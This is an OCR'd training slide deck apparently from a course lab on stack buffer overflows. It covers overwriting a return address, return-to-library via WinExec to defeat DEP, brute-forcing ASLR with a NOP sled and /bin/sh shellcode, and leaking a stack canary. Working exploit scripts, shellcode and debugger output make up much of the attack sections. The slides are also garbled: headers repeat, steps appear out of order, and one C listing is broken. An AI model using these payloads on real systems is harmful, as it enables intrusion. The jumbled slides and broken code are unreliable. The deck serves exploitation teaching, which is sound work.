0040109A  . 83C4 04         ADD ESP,4
0040109D  . 6A 00           PUSH 0
0040109F  . FF15 60204000   CALL DWORD PTR DS:[<&api-ms-win-crt-run
004010A5  . 5D              POP EBP
004010A6  . C3              RETN
```



Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF method
  - 4. Run the exploit.
    - Set a breakpoint on the next line of the scanf function and execute it.
    - Enter any value first.

```
004010C2  . E8 49000000   CALL Basic_BO.00401110
004010C7  . 83C4 04       ADD ESP,4
004010CA  . 8D45 C0       LEA EAX,DWORD PTR SS:[EBP-40]
004010CD  . 50            PUSH EAX
004010CE  . 68 30304000   PUSH Basic_BO.00403030
004010D3  . E8 78000000   CALL Basic_BO.00401150
004010D8  . 83C4 08       ADD ESP,8
004010DB  . 8D4D C0       LEA ECX,DWORD PTR SS:[EBP-40]
```


```
Input name : aaaaaa
```

Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF method
  - 4. Run the exploit.
    - Modify and run with dummy and address values calculated from the stack area.




Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF method
  - 5. The exploit is successful.



Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 2
  - Create a Basic_BOF2 project -> create Basic_BOF2.c and write the code below.
  - Optimize it, optimize the whole program, do a security check, set as random base address, and disable the DEP option.
  - Compile in a release mode.

```
#define _CRT_SECURE_NO_WARNINGS
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

void hidden_funtion()
{
        WinExec("calc", 3);
        exit(0);
}

int main(void)
{
        void(*fp)();
        char name2[20];
        char name[40];

        fp = calc;

        printf("Input name : ");
        scanf("%s", name);

        strcpy(name2, name);
        printf("Name : %s", name2);

        return 0;
}
```

Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 2
  - BOF attack to force a call to the function on the right.

```
......
004010BD  PUSH Basic_BO.00403020
004010C2  CALL Basic_BO.00401110
004010C7  ADD ESP,4
004010CA  LEA EAX,DWORD PTR SS:[EBP-18]
004010CD  PUSH EAX
004010CE  PUSH Basic_BO.00403030
004010D3  CALL Basic_BO.00401150
004010D8  ADD ESP,8
004010DB  LEA ECX,DWORD PTR SS:[EBP-18]
004010DE  PUSH ECX
004010DF  LEA EDX,DWORD PTR SS:[EBP-2C]
004010E2  PUSH EDX
004010E3  CALL <JMP.&api-ms-win-crt-string-l1-1-0.>
......
004010FE  MOV ESP,EBP
00401100  POP EBP
00401101  RETN
```


```
// hidden_function
00401080  PUSH EBP
00401081  MOV EBP,ESP
00401083  PUSH 3    ; /ShowState = SW_SHOWMAXIMIZED
00401085  PUSH Basic_BO.00403000 ; |CmdLine = "calc"
0040108A  CALL DWORD PTR DS:[<&KERNEL32.WinExec>]
00401090  PUSH 0
00401092  CALL DWORD PTR DS:[<&api-ms-win-crt-runt>]
00401098  POP EBP
00401099  RETN
```

Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 2
  - BOF method
  - 1. Check functions that do not check buffer length → check strcpy().
    - BOF occurs because the input value (src) is larger than the buffer to store (dest).




Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF method
  - 2. Calculate the distance from the address dest to the address RET.
    - → This is to put the address of the hidden_function in the RET exactly where it should be.
    - Buffer(24 bytes) + SFP(4 bytes) = 28 bytes

```
004010C3 | . E8 78000000    | CALL Basic_BO.00401140
004010C8 | . 83C4 08        | ADD ESP,8
004010CB | . 8D4D C0        | LEA ECX,DWORD PTR SS:[EBP-40]
004010CE | . 51             | PUSH ECX
004010CF | . 8D55 E8        | LEA EDX,DWORD PTR SS:[EBP-18]
004010D2 | . 52             | PUSH EDX
004010D3 | . E8 FD0B0000    | CALL <JMP.&api-ms-win-crt-string-l1-1-0
004010D8 | . 83C4 08        | ADD ESP,8
004010DB | . 8D45 E8        | LEA EAX,DWORD PTR SS:[EBP-18]
```




Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF method
  - 3. Place the hidden_function address in the RET address as the final Payload.
    - [Dummy 28 bytes] + [hidden_function address 4 bytes]

```
00401080  .  55              PUSH EBP
00401081  .  8BEC            MOV EBP,ESP
00401083  .  6A 03           PUSH 3
00401085  .  68 00304000     PUSH Basic_BO.00403000
0040108A  .  FF15 00204000   CALL DWORD PTR DS:[<&KERNEL32.WinExec>]
00401090  .  6A 00           PUSH 0
00401092  .  FF15 A4204000   CALL DWORD PTR DS:[<&api-ms-win-crt-run
00401098  .  5D              POP EBP
00401099  .  C3              RETN
```



Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF method
  - 4. Run the exploit.
    - Set a breakpoint on the next line of the scanf function and execute it.
    - Enter any value first.


```
004010B2  . E8 49000000    CALL Basic_BO.00401100
004010B7  . 83C4 04        ADD ESP,4
004010BA  . 8D45 C0        LEA EAX,DWORD PTR SS:[EBP-40]
004010BD  . 50             PUSH EAX
004010BE  . 68 18304000    PUSH Basic_BO.00403018
004010C3  . E8 78000000    CALL Basic_BO.00401140
004010C8  . 83C4 08        ADD ESP,8
004010CB  . 8D4D C0        LEA ECX,DWORD PTR SS:[EBP-40]
```

Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF method
  - 4. Run the exploit.
    - Modify and run with dummy and address values calculated from the stack area.




Simple stack overflow

Practice stack-based buffer overflow principles

If you enter data that is longer than the length of an allocated buffer, the buffer may overflow, allowing an attacker to manipulate the flow of the program as desired rather than as intended by the program.

- BOF lab exercise 1
  - BOF method
  - 5. The exploit is successful.



Bypass mitigation : RTL

Return-to-Library (RTL) overview

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- What is Return To Library (RTL)?
  - A technique that returns to a function in the library
  - An attack technique to call the desired function directly by returning to an in-library function when a DEP prevents shellcode from executing in memory.
  - DEP memory protection techniques can be bypassed.

Bypass mitigation : RTL

How Return-to-Library (RTL) works

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- RTL attack lab exercise 1
  - Create an RTL project -> create RTL.c and write the code below.
  - Optimize it, optimize the whole program, do a security check, turn off random base address, and enable the DEP option.
  - Compile in a release mode.

```
#include <stdio.h>
#include <Windows.h>

char calc[] = "calc\0";

int main(int argc, char *argv[])
{
        char buf[256];
        printf("%p\n",calc);
        gets(buf);
        WinExec("cmd", 1);
        printf("%s\n", buf);
}
```

Bypass mitigation : RTL

How Return-to-Library (RTL) works

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- RTL attack lab exercise 1
  - Configure payloads.
    - 1. Look for a get() function with no input value length limit.
    - 2. Apply DEP to memory → to prevent shellcode execution on the stack.
    - 3. Payload is required to call a WinExec function directly.
    - 4-1. The first parameter of the WinExec function : needs the address where "calc" is stored.
    - 4-2. The second parameter of the WinExec function : configures it as 1 → SW_SHOW.

Bypass mitigation : RTL

How Return-to-Library (RTL) works

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- RTL attack lab exercise 1
  - Write the following code in the same path as RTL.exe and save it as exploit.py.
  - Type cmd -> "RTL.exe and exploit.py “Path”" -> run the python exploit.py.


```
import struct
from subprocess import *
p = lambda x:struct.pack("<L",x)

proc = Popen("RTL.exe",stdin=PIPE)

winexec = 0x76802c91
payload = "\x90"*260
payload += p(winexec)
payload += "AAAA"
payload += p(0x403000)
payload += p(1)

proc.stdin.write(payload)
```

Bypass mitigation : RTL

How Return-to-Library (RTL) works

Early buffer overflow attacks were mostly shellcode injected and then executed, so defenses were developed to prevent shellcode from running even after it was injected.

- RTL attack lab exercise 1
  - Type cmd -> "RTL.exe and exploit.py “Path”" -> run the python exploit.py.
  - The exploit is successful.



Bypass mitigation : brute force

Bypassing memory protection techniques with brute force

- How to bypass ASLR with brute force

```
#include<stdio.h>
#include <stdlib.h>

int main (int argc, char *argv[]) {
   char *addr;
   printf("%p\n",&addr);
   return 0;
}
```


```
[root@ftz tmp]# ./bf
0xbffff8f4
[root@ftz tmp]# ./bf
0xbfffe174
[root@ftz tmp]# ./bf
0xbfffdff4
[root@ftz tmp]# ./bf
0xbfffdd74
[root@ftz tmp]# ./bf
0xbffff374
[root@ftz tmp]# ./bf
0xbfffe4f4
```

Bypass mitigation : brute force

Bypassing memory protection techniques with brute force

- How to bypass ASLR with brute force
  - Verify that the memory address is allocated by ASLR on each pass, but within a certain range.
  - The NOP sled technique has a high probability of finding shellcode because the address only varies in a constant range.

```
[root@ftz tmp]# ./bf
0xbffff8f4
[root@ftz tmp]# ./bf
0xbfffe174
[root@ftz tmp]# ./bf
0xbfffdff4
[root@ftz tmp]# ./bf
0xbfffdd74
[root@ftz tmp]# ./bf
0xbffff374
[root@ftz tmp]# ./bf
0xbfffe4f4
```



Bypass mitigation : brute force

- How to bypass ASLR with brute force
  - Vulnerable source code

```
#include <stdio.h>
#include <stdlib.h>

int main (int argc, char *argv[]) {
   char str[256];

   setreuid(3092,3092);
   strcpy(str, argv[1]);
   printf("%s",str);
   return 0;
}
```

Bypass mitigation : brute force

Bypassing memory protection techniques with brute force

- How to bypass ASLR with brute force
  - Exploit code and view execution results.

```
import os

i = 1
while True:
    RandomAddress = '\x80\xf9\xff\xbf'
    shellcode =
'\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x2f\x62\x69\x6e\x
89\xe3\x50\x53\x89\xe1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\xb0\x01\xcd\x80'
    exploit = ('\x90' * 127) + shellcode + ('\x90') * 94 + RandomAddress
    print("Attempt count" + str(i))
    os.system("./attackme" + " " + exploit)
    i = i + 1
```

```
Attempt count37
Attempt count38
Attempt count39
Attempt count40
Attempt count41
Attempt count42
Attempt count43
Attempt count44
Attempt count45
sh-2.05b$
```

Bypass mitigation : canary leak

Bypassing memory protection techniques with brute force

- How to bypass memory protection techniques with a canary leak
  - Vulnerable code

```
#include <stdio.h>
#include <unistd.h>
int main() {
   char memo[16];
   char name[16];
   setbuf(memo, NULL);
   setbuf(name, NULL);
   printf("name : ");
   read(0, name, 64);
   printf("hello %s\n", name);
   printf("memo : ");
   read(0, memo, 64);
   printf("memo %s\n", memo);
   return 0;
}
```

  - The memo and name arrays each allocate 16 bytes.
    - Enter 64 bytes using the read function.

Bypass mitigation : canary leak

Bypassing memory protection techniques with canary leaks

- How to bypass memory protection techniques with a canary leak
  - Check the canary location.

```
   0x000055555555518d <+4>:     push   rbp
   0x000055555555518e <+5>:     mov    rbp,rsp
   0x0000555555555191 <+8>:     sub    rsp,0x30
   0x0000555555555195 <+12>:    mov    rax,QWORD PTR fs:0x28
   0x000055555555519e <+21>:    mov    QWORD PTR [rbp-0x8],rax
   0x00005555555551a2 <+25>:    xor    eax,eax
   0x00005555555551a4 <+27>:    lea    rdi,[rip+0xe59]        # 0x555555556004
```

  - Checking canary values

```
(gdb) x/8wx $rbp-8
0x7fffffffe018: 0x1e69fb00      0xe1fec67f      0x00000000      0x00000000
0x7fffffffe028: 0xf7de7083      0x00007fff      0xf7ffc620      0x00007fff
```

Bypass mitigation : canary leak

- How to bypass memory protection techniques with a canary leak
  - Check the canary and data entry address.
    - Canary : rbp-0X8 / Data entry address : rbp-0X20

```
   0x000055555555518d <+4>:     push   rbp
   0x000055555555518e <+5>:     mov    rbp,rsp
   0x0000555555555191 <+8>:     sub    rsp,0x30
   0x0000555555555195 <+12>:    mov    rax,QWORD PTR fs:0x28
   0x000055555555519e <+21>:    mov    QWORD PTR [rbp-0x8],rax
=> 0x00005555555551a2 <+25>:    xor    eax,eax
   0x00005555555551a4 <+27>:    lea    rdi,[rip+0xe59]        # 0x555555556004
   0x00005555555551ab <+34>:    mov    eax,0x0
   0x00005555555551b0 <+39>:    call   0x555555555080 <printf@plt>
   0x00005555555551b5 <+44>:    lea    rax,[rbp-0x20]
   0x00005555555551b9 <+48>:    mov    edx,0x40
   0x00005555555551be <+53>:    mov    rsi,rax
   0x00005555555551c1 <+56>:    mov    edi,0x0
   0x00005555555551c6 <+61>:    call   0x555555555090 <read@plt>
```

  - Check the canary values.

```
(gdb) x/8wx $rbp-8
0x7fffffffe018: 0x1e69fb00      0xe1fec67f      0x00000000      0x00000000
0x7fffffffe028: 0xf7de7083      0x00007fff      0xf7ffc620      0x00007fff
```

Bypass mitigation : canary leak

Bypassing memory protection techniques with canary leaks

- How to bypass memory protection techniques with a canary leak
  - Make sure the canary value is prefixed with \x00.
  - Canary can leak if you put exactly 24 (0x20-0x8) bytes at the location of the input data.
    - Canary doesn't print with printf because it starts with \x00.
      - If you enter 24 bytes of data, the last newline (\n) will overwrite \x00, exposing the canary value.

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/kisec/CTFd/canary aaaaaaaabbbbbbbbcccccccc
Breakpoint 4, 0x0000555555555189 in main ()
(gdb) c
Continuing.
aaaaaaaabbbbbbbbcccccccc

Breakpoint 1, 0x00005555555551cb in main ()
(gdb) c
Continuing.
name : hello aaaaaaaabbbbbbbbcccccccc
◆◆"~◆1
```